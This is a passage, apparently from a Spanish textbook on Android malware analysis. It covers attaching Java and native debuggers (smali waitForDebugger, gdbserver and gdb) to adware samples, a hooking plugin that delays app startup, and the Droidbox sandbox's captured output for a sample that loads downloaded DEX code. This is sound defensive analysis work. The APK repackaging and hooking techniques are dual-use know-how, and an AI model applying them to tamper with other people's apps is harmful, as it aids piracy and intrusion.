Si no es el caso y se quiere depurar qué ocurre ante un determinado evento que no sucede durante el arranque, como por ejemplo investigar qué sucede cuando una vez arrancada la *Activity* principal se hace clic en un botón, esto no será un problema; pero si se quiere controlar el proceso desde su arranque porque se quiere analizar qué ocurre por ejemplo en el método *onCreate(...)* de una clase *Application* (que se ejecutará antes de que la *Activity* inicial), entonces será necesario recurrir a una de las siguientes opciones:

- Configurar la aplicación para depurar desde los ajustes

Esta es la opción más sencilla ya que se puede realizar sin recurrir a modificación de código y a través de las pantallas de Ajustes del dispositivo Android. Los pasos a seguir son los siguientes:

1. Si en Ajustes no se tiene desbloqueada la opción de menú "Opciones de desarrollo", desde la opción de menú "Información del tablet" se harán múltiples *taps* sin parar sobre el último valor mostrado (Número de compilación) hasta que se desbloquee dicha opción.
2. En "Opciones de desarrollo", seleccionar la opción dentro de Depuración con nombre Aplicación para depurar. Listará todas las aplicaciones instaladas en el dispositivo



y bastará con marcar la que se quiere depurar para que durante su arranque se quede suspendida a la espera de que se conecte el depurador. Para el ejemplo elegiremos la aplicación cuyo nombre está escrito con caracteres chinos y cuyo package coincide con **cn.cntv**:




Imagen 04.38: Selección de aplicación a depurar.

3. Una vez seleccionada la aplicación a depurar, se marcará la opción “Esperar al depurador”. Con esto se garantizará que al iniciarse el proceso se suspenderá la ejecución hasta que se conecte el depurador.

- Preparar el APK para que se detenga en espera del depurador en el arranque.

La alternativa a la configuración a través de la pantalla de ajustes consiste en añadir la siguiente línea de código *smali* después de realizar la decodificación del APK con *apktool*:

```
invoke-static {}, Landroid/os/Debug; ->waitForDebugger()V
```

Esta línea tendrá que ser añadida al inicio del primer método del que el analista tenga conocimiento que será ejecutado por el proceso: puede ser un *Application* si ha sido definido en el *AndroidManifest.xml*, la *activity* inicial, un *receiver*, etcétera.

Una vez añadida dicha línea se continuará con el proceso normal visto anteriormente, re-empaquetar el APK, firmar, alinear e instalar. Hecho esto no será necesario realizar la configuración de depuración desde la pantalla de ajustes.



### Suspensión hasta conexión del depurador

Ya sea configurando la espera mediante la pantalla de Ajustes o mediante modificación del código *smali*, si se inicia desde el dispositivo la aplicación se mostrará un diálogo en él indicando que está a la espera de que se conecte un depurador:




Imagen 04.39: Proceso a la espera del depurador.

En este punto, desde Android Studio se puede seleccionar la opción **Run > Attach debugger to Android process**, momento tras el cual continuará la ejecución y saltará el punto de interrupción establecido en el método *onCreate()* de la clase *MainApplication*:




Imagen 04.40: Capturada la ejecución por el depurador durante el arranque.

Desde este momento se podrá hacer uso de la depuración para observar y modificar el estado de las variables teniendo en cuenta que estas seguirán los conceptos presentados al introducir el lenguaje *smali*, es decir, las variables serán los registros utilizados por Android (v0, v1, v2, etcétera) en los cuales se almacenará cualquier tipo de datos (tipos primitivos y clases) según el código *smali* ejecutado.

## Código nativo

Durante el análisis de muestras realizados hasta ahora, se han podido identificar casos en los que las aplicaciones hacían uso de código nativo: ya sea por reutilizar código fuente escrito en C/C++, para hacer uso de unas librerías compartidas extraídas de otra aplicación a la cual se les está robando su lógica, o simplemente para dificultar más la labor del analista, el cual tendrá que lidiar con un código de más bajo nivel donde se incrementará en cierta medida la complejidad del análisis. Este caso puede ser tratado por el analista mediante el uso de herramientas que permitan depurar el código nativo de un proceso en ejecución, siendo algunos ejemplos de estas herramientas el clásico y gratuito **gdb**, o herramientas más profesionales y de pago como **IDA pro**.

Desde el punto de vista de la depuración de este código, el analista tendrá unas necesidades similares a las vistas en el caso de Java:

- Haciendo uso de las herramientas de depuración se conectará al dispositivo Android y podrá establecer los puntos de interrupción en el código nativo para depurar el proceso en ejecución con idea de poder observar el flujo de ejecución y los valores tomados durante este.
- Dependiendo de las necesidades del análisis y de cómo interactúe la aplicación Java con el código nativo, puede ser necesario la aplicación de técnicas para suspender la ejecución a la espera de que se conecte un depurador con el fin de no perder parte de la ejecución.

A continuación se presenta en detalle las técnicas al alcance del analista para enfrentarse a estas necesidades.

### Depuración de código nativo

Puesto que va a ser depurada una librería que ha sido compilada para una arquitectura específica (x86, x86\_64, armeabi, mips, mips64...), será necesario escoger las herramientas de depuración adecuadas con el fin de que las instrucciones sean decodificadas de acuerdo a la arquitectura y tengan sentido para el analista tanto a la hora de interpretarlas como a la hora de calcular las direcciones de memoria en las cuales se encuentran las funciones.

Para la demostración de esta técnica se utilizará la VM-Android, la cual tiene una arquitectura de procesador x86, y para realizar la técnica se hará uso de **gdb** y **gdbserver** por ser herramientas gratuitas, de modo que el escenario de análisis reunirá las siguientes características:

- VM-Android: Sistema operativo Android corriendo sobre una arquitectura x86 donde se ejecutará **gdbserver** para permitir la depuración remota.
- VM-Kali: Máquina de análisis donde se ejecutará **gdb**, conectándose contra el **gdbserver** de la VM-Android para realizar una depuración remota del proceso.

Por lo que para poder depurar la ejecución del código nativo será necesario disponer de la versión de **gdbserver** adaptada a la arquitectura de la VM-Android, la cual se puede encontrar en el directorio del NDK `/mnt/data/android/NDK/android-ndk-r10e/prebuilt/android-x86/gdbserver/`.

Se copiará el binario de **gdbserver** con **adb push** y se establecerá una sesión via shell en la VM-Android para ubicarla en un directorio donde pueda ser ejecutado:



```
adb push /mnt/data/android/NDK/android-ndk-r10e/prebuilt/android-
x86/gdbserver/gdbserver /sdcard
adb shell
```

Una vez establecida la sesión vía shell en la VM-Android se realizarán los ajustes de ejecución:

```
$ su
mv /sdcard/gdbserver /data/local/gdbserver
chmod 744 /data/local/gdbserver
```

Una vez se ha copiado **gdbserver** y establecido los permisos de ejecución, se puede instalar en el dispositivo la muestra con hash SHA-1 `f2c107ecb4d2f4b0ff3b0a352ed11b8e5d1c8e3e`, la cual se corresponde con un gestor de batería del dispositivo que aprovecha para introducir distintos ads durante su ejecución.

Si se analiza esta muestra con **jadx-gui**, se encontrará que en la clase `es.no2.no2gl.NativeLib` se cargan dos librerías compartidas, `gnustl_shared.so` y `nativesrc.so`, y si se analiza el código de esa misma clase en búsqueda de las funciones nativas definidas por estas librerías se encontrarán las funciones: `init()`, `frame()`, `destroy()`, `bootstrap()`, etcétera.

Suponiendo que el analista estuviera interesado en estudiar el comportamiento de la función nativa `destroy()`, los pasos que tendría que seguir serían los siguientes:

1. Obtener la dirección en la cual comienza la función `destroy()` dentro de la librería compartida, buscando en la tabla de símbolos con un **objdump** preparado para la arquitectura x86:

```
root@vm-kali:/mnt/data/android/NDK/android-ndk-r10e/toolchains/x86-4.8/prebuilt/linux-x86_64/bin# ./i686-linux-android-objdump -T /mnt/data/malware-samples/zip-f2c107ecb4d2f4b0ff3b0a352ed11b8e5d1c8e3e/lib/x86/libnativesrc.so -T | grep destroy
00000000 DF *UND* 00000000 _ZNSs4_Repl0_M_destroyERKSaIcE
000c8b00 w DF .text 00000002 _ZN10strawberry11N02Director23_native_destroyTextAreaEPN
S_11N02TextAreaE
000ce170 g DF .text 00000030 Java_es_no2_no2gl_NativeLib_destroy
00000000 DF *UND* 00000000 pthread_mutex_destroy
00000000 DF *UND* 00000000 pthread_mutexattr_destroy
0023d4f7 g DF .text 00000197 ares_destroy
001bc7f6 g DF .text 0000002e EVP_MD_CTX_destroy
001a0d1c g DF .text 00000016 CRYPTO_get_dynlock_destroy_callback
001a0d64 g DF .text 00000019 CRYPTO_set_dynlock_destroy_callback
001a11c7 g DF .text 0000000c CRYPTO_destroy_dynlockid
001b36b5 g DF .text 00000013 ENGINE_set_destroy_function
001b373c g DF .text 0000000b ENGINE_get_destroy_function
00222365 g DF .text 00000035 UI_destroy_method
0023d3dc g DF .text 00000084 ares_destroy_options
```

Imagen 04.41: Localizando la función `destroy` en la tabla de símbolos.

Como se puede observar en la captura, y siguiendo la estructura descrita en capítulos anteriores para funciones definidas en librerías compartidas, la función `destroy()` se identifica en la tabla de símbolos como `Java_es_no2_no2gl_NativeLib_destroy` y dentro de esta, se encuentra en la dirección de memoria `0x000ce170`.

2. Instalar y ejecutar la muestra en el dispositivo desde su acceso directo en el Launcher bajo el nombre de **Zen Battery**.



3. Desde una shell en el dispositivo Android con privilegios elevados se obtiene la dirección de memoria en la que se encuentra cargada la librería compartida:

```
root@x86:/ # cat /proc/"pgrep zen"/maps | grep src
8caa3000-8cd88000 r-xp 00000000 08:01 57649 /data/app-lib/es.no2.zenbattery-1/libnativesrc.so
8cd88000-8cd9b000 r--p 002e4000 08:01 57649 /data/app-lib/es.no2.zenbattery-1/libnativesrc.so
8cd9b000-8cd50000 rw-p 002f7000 08:01 57649 /data/app-lib/es.no2.zenbattery-1/libnativesrc.so
```

Imagen 04.42: Localizando la dirección de memoria base de la librería *libnativesrc.so*.

Para realizar los cálculos se utilizará la primera de las entradas, la cual indica que la librería *libnativesrc.so* se encuentra cargada entre las direcciones de memoria 0x8caa3000 y 0x8cd88000 en modo lectura y ejecución. Se llamará dirección base de *libnativesrc.so* a la dirección donde esta comienza (0x8caa3000), y se tendrá que tener en cuenta que esa dirección puede variar en distintas ejecuciones.

4. Se dispone de toda la información necesaria para calcular la posición de memoria en la que se encuentra la función *destroy()* durante esta ejecución. Para ello basta con sumar la dirección base de *libnativesrc.so* (0x8caa3000) y la dirección relativa de *destroy()* dentro de esta (0x000ce170), dando como resultado: 0x8cb71170.

5. Desde la shell en el dispositivo Android, se prepara *gdbserver* para que admita conexiones remotas desde el exterior:

```
/data/local/gdbserver 0.0.0.0:9999 --attach `pgrep zen`
```

```
root@x86:/ # /data/local/gdbserver 0.0.0.0:9999 --attach `pgrep zen`
Attached; pid = 7516
Listening on port 9999
Remote debugging from host 10.0.0.1
```

Imagen 04.43: Estableciendo *gdbserver* a la escucha de conexiones remotas.

6. Desde la VM-Kali se ejecuta la versión de *gdb* preparada para la arquitectura x86, se establece la sesión de depuración remota utilizando la dirección IP que tenga asignada el dispositivo Android, se establece el punto de interrupción en la dirección de memoria donde se había calculado que se encuentra la función *destroy()* y se deja que continúe la ejecución interrumpida:

```
root@kali:~/src/data/android/NDK/android-ndk-r10e/toolchains/x86-4.8/prebuilt/linux-x86/bin# ./i686-linux-android-gdb
GNU gdb (GDB) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=x86_64-linux-gnu --target=i686-pc-linux-android".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://source.android.com/source/report-bugs.html>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target remote 10.0.0.13:9999
Remote debugging using 10.0.0.13:9999
warning: Could not load vsyscall page because no executable was specified
try using the "file" command first.
0xb77289eb in ?? ()
(gdb) b *0x8cb71170
Breakpoint 1 at 0x8cb71170
(gdb) c
Continuing.
```

Imagen 04.44: Conexión remota de *gdb* y establecimiento de punto de interrupción.

7. Finalizados estos pasos ya se tiene todo el entorno dispuesto para el análisis: proceso vinculado a **gdbserver** en el dispositivo Android y **gdb** depurando remotamente desde la máquina de análisis. Sólo queda desencadenar el comportamiento que llamará a dicha función nativa, para ello basta con poner el foco en la aplicación **Zen Battery** del dispositivo Android y enviar el evento de que se ha presionado el botón “Atrás” de Android, lo cual se puede lograr presionando la tecla ESCAPE. La aplicación se cerrará en el dispositivo, y en la shell donde se tenga el **gdb** se interrumpirá la ejecución:

```
Breakpoint 1, 0x8cb71170 in ?? ()
(gdb) x/20i $eip
=> 0x8cb71170: push %ebx
 0x8cb71171: call 0x8cb13871
 0x8cb71176: add $0x229e7e,%ebx
 0x8cb7117c: sub $0x18,%esp
 0x8cb7117f: mov 0x9e80(%ebx),%eax
 0x8cb71185: test %eax,%eax
 0x8cb71187: je 0x8cb7119b
```

Imagen 04.45: Interrupción en gdb en la llamada a la función *destroy()*.

En este momento ya se puede interactuar con **gdb** de manera similar a como se haría en un análisis dinámico en entornos UNIX.

### Suspensión hasta conexión del depurador

En el caso de la muestra analizada en el apartado anterior no fue necesario aplicar ninguna técnica de suspensión de la ejecución hasta la conexión del depurador debido a que la función *destroy()* era invocada como resultado de la interacción del usuario con la aplicación, lo que permitía calcular las direcciones y preparar el entorno de depuración sin ningún problema, pero al igual que ocurría en el caso de la depuración en Java, puede suceder que la función que se quiere depurar se ejecute durante el arranque de la aplicación con una dificultad añadida que no se daba en el caso de Java: la librería compartida puede cargarse durante el arranque, pero no tiene que ser necesariamente nada más iniciarse la aplicación.

Esta situación se daba en la muestra *f2c107ecb4d2f4b0ff3b0a352ed11b8e5d1c8e3e*, en la función *bootstrap()* de la librería *libnativesrc.so*: durante el evento *onCreate()* de la Activity *es.no2.no2gl.MainActivity* se accede a la clase *es.no2.no2gl.NativeLib*, que define un bloque estático a nivel de clase que será ejecutado cuando la clase *NativeLib* sea cargada en la DVM y que cargará en memoria las librerías compartidas, para realizar una llamada a la función de código nativo unas líneas después:

```
protected void onCreate(Bundle bundle, int i, int i2) {
 super.onCreate(bundle);

 // La siguiente línea cargará las librerías compartidas
 NativeLib.app = this;
 NativeLib.assetManager = getAssets();

 // La siguiente línea accederá a la función de código nativo bootstrap()
 NativeLib.bootstrap();
 if (NativeLib.landscape) {
 if (VERSION.SDK_INT < 9) {
 setRequestedOrientation(0);
 } else {
 setRequestedOrientation(0);
 }
 }
}
```

Imagen 04.46: Carga de librerías e invocación de función en el mismo método (1ª parte).



```

 }
 } else if (VERSION.SDK_INT < 9) {
 setRequestedOrientation(1);
 } else {
 setRequestedOrientation(7);
 }
 setContentView(i);
 this.mGLView = (MainGLSurfaceView) findViewById(i2);
 View relativeLayout = new RelativeLayout(this);
 RelativeLayout.LayoutParams layoutParams = new RelativeLayout.LayoutParams(-1, -1);
 ViewGroup viewGroup = (ViewGroup) findViewById(16908290);
 if (viewGroup != null) {
 viewGroup.addView(relativeLayout);
 }
 NativeLib.absoluteLayout = relativeLayout;
}

```

Imagen 04.46: Carga de librerías e invocación de función en el mismo método (2ª parte).

Si el analista se encuentra con un caso como el descrito, podrá recurrir a técnicas de modificación del comportamiento para pausar la ejecución en el momento siguiente a la carga de la librería compartida, pero antes de la llamada a la función nativa, por ejemplo:

- **Re-empaquetando con apktool.** Obteniendo el código *smali* de la muestra con **apktool** y bloqueando la ejecución justo antes de la llamada a la función nativa para dar tiempo suficiente para hacer todos los cálculos necesarios de direcciones de memoria y de configuración y ejecución de **gdbserver** y **gdb**. Este bloqueo puede ser realizado con `Thread.sleep(...)` y un buen margen de tiempo, o con alguna técnica un poco más elaborada que permita desbloquear la “suspensión” de forma manual (por ejemplo comprobar la aparición de un fichero en un directorio al que la aplicación tenga acceso). Finalmente ese APK modificado puede ser re-empaquetado y firmado para instalarlo en el dispositivo y comenzar su análisis.
- **Aplicando técnicas de hooking.** Haciendo uso de hooks se puede interceptar la llamada a un método que suceda antes que la carga de las librerías, forzar la carga de estas y a continuación realizar ese bloqueo basado en tiempo para la preparación del entorno.

Un ejemplo de aplicación de la segunda técnica sería el siguiente plugin para el proyecto **substrate-base** utilizado en los apartados de hooking anteriores:

```

public class SharedLibraryPlugin extends BasePlugin {
 @Override
 public String getPluginName() { return this.getClass().getName(); }

 @Override
 public String getClassNameToHook() {
 return "es.no2.zenbattery.ZenBatteryActivity";
 }

 @Override
 public Method getMethodNameToHook(Class hookedClass) throws NoSuchMethodException {
 return hookedClass.getDeclaredMethod("onCreate", Bundle.class);
 }

 @Override
 public Object modifyAction(MethodAlteration hookedMethod, Object capturedInstance, Object... args) throws Throwable {
 Log.d(this.getPluginName(), "Forcing to load shared libraries");
 try {
 Class clazz = capturedInstance.getClass().getClassLoader().loadClass("es.no2.zenbattery.ZenBatteryActivity");
 Object object = clazz.newInstance();
 Log.d(this.getPluginName(), "Sleeping after load shared libraries");
 Thread.sleep(1000 * 60 * 2);
 Log.d(this.getPluginName(), "Sleep ends");
 } catch (Exception e) {
 e.printStackTrace();
 }
 return hookedMethod.invoke(capturedInstance, args);
 }
}

```

Imagen 04.47: Forzando la carga de librerías compartidas.

Con esta técnica se interceptará la llamada al método `onCreate` de la *Activity* de inicio y, antes de que sea ejecutado el código original, se forzará la instanciación de un objeto de la clase *NativeLib* para que se ejecute el bloque estático que cargará en memoria las librerías nativas para después suspender la ejecución durante 2 minutos y así dar tiempo suficiente a calcular la dirección de memoria donde se encontrará la función `bootstrap()` durante esa ejecución, a iniciar en la VM-Android el proceso de **gdbserver** vinculado al PID de la aplicación, a establecer la depuración remota usando **gdb** desde la VM-Kali y a definir el punto de interrupción con la dirección de memoria calculada.


## 6. Sandboxing

Han sido presentadas técnicas que aplicadas de forma manual permitirán al analista observar el comportamiento de las muestras estudiadas y su impacto en el dispositivo en tiempo de ejecución, sin embargo existen soluciones enfocadas a ofrecer este tipo de servicios de una forma automatizada. Estos entornos preparados reciben el nombre de *sandboxes*.

Por definición, un sistema de sandboxing o caja de arena, es un entorno aislado y controlado en el que poder ejecutar aplicaciones de manera que su impacto quede reducido a dicho entorno, permitiendo al analista además recoger una gran cantidad de información acerca del comportamiento que haya seguido la ejecución de la aplicación dentro de la sandbox.

También por definición estos sistemas suelen ser buenos recabando información del comportamiento producido en el entorno observado, pero en su contra traen asociadas una serie de problemáticas que según la madurez de la herramienta intentan resolver en mayor o menor medida:

- Algunas *sandboxes* sólo instalan y ejecutan la aplicación sin realizar ningún tipo de interacción sobre los controles que presente la aplicación que está siendo analizada, otras realizan barridos de clics por toda la pantalla para al menos generar algo más de actividad aunque sea por casualidad, y las hay más inteligentes y con capacidad de detectar controles específicos e introducir datos de acuerdo a estos. Sea cual sea la estrategia seguida, si no se interactúa con la aplicación de modo que se llegue a ejecutar un componente, esa actividad no podrá ser capturada.
- Estadísticamente el intervalo de tiempo donde mayor actividad se genera se corresponde con la ejecución inicial de la aplicación, momento en el cual se crean estructuras de directorios, se produce el intercambio de información con los backends, se descarga código que será cargado dinámicamente... pero esto no siempre es así. Los desarrolladores de malware han aprendido de estas soluciones y cuando quieren esconder un comportamiento lo pueden hacer en base al tiempo de ejecución llegando a producirse incluso tras semanas desde la instalación.
- ¿Y si el analista quiere crear un entorno más profesional donde hacer sandboxing de varias muestras?, hacerlo de forma secuencial sobre el mismo dispositivo tendrá un primer límite dado por el tiempo que se le quiera dedicar a la ejecución, a lo que habrá que sumar el coste añadido en tiempo que supone el arranque, instalación, y recuperación de un estado anterior



para no trabajar sobre un entorno contaminado por la ejecución de una muestra anterior; paralelizar el análisis reutilizando el mismo entorno de sandboxing no será una buena idea porque puede llegar a complicar la diferencia sobre qué muestra ha sido la responsable de qué comportamiento; paralelizar en entornos diferentes tendrá asociado un mayor coste en infraestructura. Depende de las necesidades y recursos se tendrá que optar por una u otra solución.

A continuación se presenta una de las soluciones de sandboxing utilizadas con más frecuencia.

## Droidbox

Esta sandbox permitirá al analista recabar información sobre diferentes aspectos observados durante la ejecución, como lo son el tráfico de red generado, accesos de lectura y escritura al sistema de ficheros, servicios iniciados, clases cargadas dinámicamente, operaciones criptográficas, etcétera.

Un resultado que sin duda ayudará a hacerse una idea de las intenciones de la muestra que está siendo analizada, además de facilitar información como URLs, clases o componentes que están interviniendo en la ejecución y que podrán realimentar el proceso de análisis estático.

Se puede acceder a esta sandbox siguiendo los pasos definidos en la sección **Setup** del repositorio oficial del proyecto (<https://github.com/pjlantz/droidbox>):

```
cd /mnt/data/tools
wget https://github.com/pjlantz/droidbox/releases/download/v4.1.1/DroidBox411RC.tar.gz
tar -zxvf DroidBox411RC.tar.gz
cd DroidBox_4.1.1/
android
```

Al ejecutar este último comando se mostrará el Android SDK Manager, y desde esté podrá crearse el AVD necesario para droidbox descargando la imagen *Android 4.1.2 (API 16) > ARM EABI v7a System Image* y creando un nuevo AVD desde el menú superior *Tools > Manage AVDs > Create*.

**Nota:** En la documentación del proyecto se hace referencia a la versión 4.1 de Android y se indica que versiones posteriores podrían no estar soportadas, pero tras realizarse algunas pruebas en versiones superiores como 4.3 se han obtenido los resultados esperados.

Finalizada la creación del AVD, se pueden cerrar el AVD Manager y el SDK Manager, e iniciar el AVD con el siguiente comando:

```
cd /mnt/data/tools/DroidBox_4.1.1/
./startemu.sh <nombre_del_avd_creado>
```

Una vez iniciado el AVD, es momento de poner a prueba esta técnica, para la que se reutilizará la muestra con hash SHA-1 8f025d1b1022282183e701c5569139273b128e8e, que contenía el portal de juegos HTML5 que realizará una descarga de código para posteriormente hacer una carga dinámica de este.



Para ello lo primero que habrá que hacer es desconectar cualquier conexión previa con otros dispositivos Android, como podría serlo la VM-Android:

```
adb disconnect
```

A continuación se ejecutará el script **droidbox.sh**, pasándole como parámetro la ruta absoluta al APK que se quiere analizar en la sandbox:

```
cd /mnt/data/tools/DroidBox_4.1.1/
./droidbox.sh /mnt/data/malware-samples/8f025d1b1022282183e701c5569139273b128e8e.apk
```

Ejecutado dicho parámetro, el script de Droidbox instalará y ejecutará la muestra en el AVD, supervisando su comportamiento y realizando su captura, significando esto que a mayor tiempo de ejecución e interacción con la aplicación, mayor información se recabará:




Imagen 04.48: Droidbox registrando comportamiento.

Y es en este punto donde se encuentra una de las limitaciones comentadas al presentar estas soluciones, Droidbox no tiene capacidad para interactuar con el AVD y esto supondrá que sólo se registrará el comportamiento que la aplicación realice durante su arranque.

Desde este punto, el analista puede conseguir registrar más información interactuando con el AVD de forma manual para así generar actividad y/o para alcanzar la ejecución de un determinado bloque de código que ha localizado durante el análisis estático.

Cuando el analista se sienta satisfecho con la interacción que ha realizado sobre la muestra, se presionará Control+C sobre la shell en la que se ejecutó el script **droidbox.sh** y se obtendrá un resultado en pantalla con el comportamiento capturado en un formato JSON:









```

 },
 "140.13619589805603": {
 "type": "service",
 "name": "com.android.threetycoon.service.AdService"
 }
}

```

Esta estructura aporta información sobre puntos de entrada de la ejecución confirmados mediante la captura del comportamiento de la aplicación.

### Operaciones criptográficas

```

"cryptousage": {
 "2.4985859394073486": {
 "operation": "keyalgo",
 "type": "crypto",
 "algorithm": "DES",
 "key": "121, 105, 114, 97, 110, 104, 97, 110"
 }, ...
}

```

De estas operaciones capturadas se puede identificar la clave usada, que convertida de decimal a ASCII devolverá la cadena de texto "yiranhan", que si se busca en el código será encontrada en la clase com.a.a.a.b.

### Ficheros accedidos

```

"accessedfiles": {
 "70015": "/data/data/com.cz.gamenavigation/file/business.dex",
 "1163103": "/data/data/com.cz.gamenavigation/file/download/business.dex",
 "7843921": "/data/data/com.cz.gamenavigation/file/business.dex", ...
 "53539657": "/data/data/com.cz.gamenavigation/shared_prefs/config.xml", ...
 "286792157": "/mnt/sdcard/.android/.system/.cz/package.properties", ...
}

```

Esta estructura presenta los ficheros que han sido accedidos mientras se observaba la ejecución, entre los que se encuentran el acceso al fichero con las preferencias de la aplicación, ficheros almacenados en el almacenamiento externo y más interesante, ficheros con extensión DEX que podrían ser utilizados para carga dinámica de código.

```

"fdaccess": {
 "176.008544921875": {
 "path": "/data/data/com.cz.gamenavigation/file/download/business.dex",
 "operation": "read",
 "data": "efbfbd0000001d000f01efbfbd0000001d000f01090400001d00
0f01160400001e000f015b0100001e000f016d0100001e000f01efbfbd030000220008013f09000
022000400320b00002800030004060000280004001708000028000400370b00002b002c00efbfbd0a0000",
 "id": "2122363466",
 "type": "file read"
 },
 "2.696002960205078": {
 "path": "/data/data/com.cz.gamenavigation/shared_prefs/config.xml",

```

```

 "operation": "write",
 "data": "3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e673d-
2775746662d3827207374616e64616c6f6e653d2779657327203f3e0a3c-
6d61703e0a3c696e74206e616d653d2261637469766554696d65222076616c75653d-
2231303022202f3e",
 "id": "199059134",
 "type": "file write"
 }, ...
}

```

En las estructuras de acceso a fichero no sólo se reflejan los ficheros que han sido accedidos, sino también el tipo de acceso, confirmándose por ejemplo el acceso en modo lectura del fichero `business.dex` (el cual contiene código que será cargado dinámicamente), sin embargo no se puede confirmar la carga de código mediante esta estructura de datos ya que por ejemplo también se reflejaría como una operación de lectura la copia del fichero de un directorio a otro (como es el caso, ya que este fichero es copiado de `file/download` a `file`).

### Resumen de comunicaciones realizadas

```

"opennet": {
 "144.675626039505": {
 "desthost": "192.74.234.161",
 "fd": "78",
 "destport": "88"
 },
 "141.84001398086548": {
 "desthost": "173.231.42.68",
 "fd": "49",
 "destport": "80"
 }
}

```

Mostrando direcciones IP y puertos a los que se ha establecido conexión. Relacionados también con las comunicaciones se encuentran otras dos estructuras JSON con nombre `sendnet` y `recvnet`, las cuales reflejan las comunicaciones de salida y entrada respectivamente.

### Carga de código dinámico

```

"dexclass": {
 "0.8476629257202148": {
 "path": "/data/app/com.cz.gamenavigation-2.apk",
 "type": "dexload"
 },
 "3.469512939453125": {
 "path": "/data/data/com.cz.gamenavigation/file/business.dex",
 "type": "dexload"
 }, ...
}

```

Esta estructura de información es la que sí confirma la carga de código de forma dinámica: en primer lugar la operación legítima de carga del contenido de la aplicación en sí, y en segundo lugar la dudosa operación de carga de contenido desde `file/business.dex`.



## Automatizando la interacción

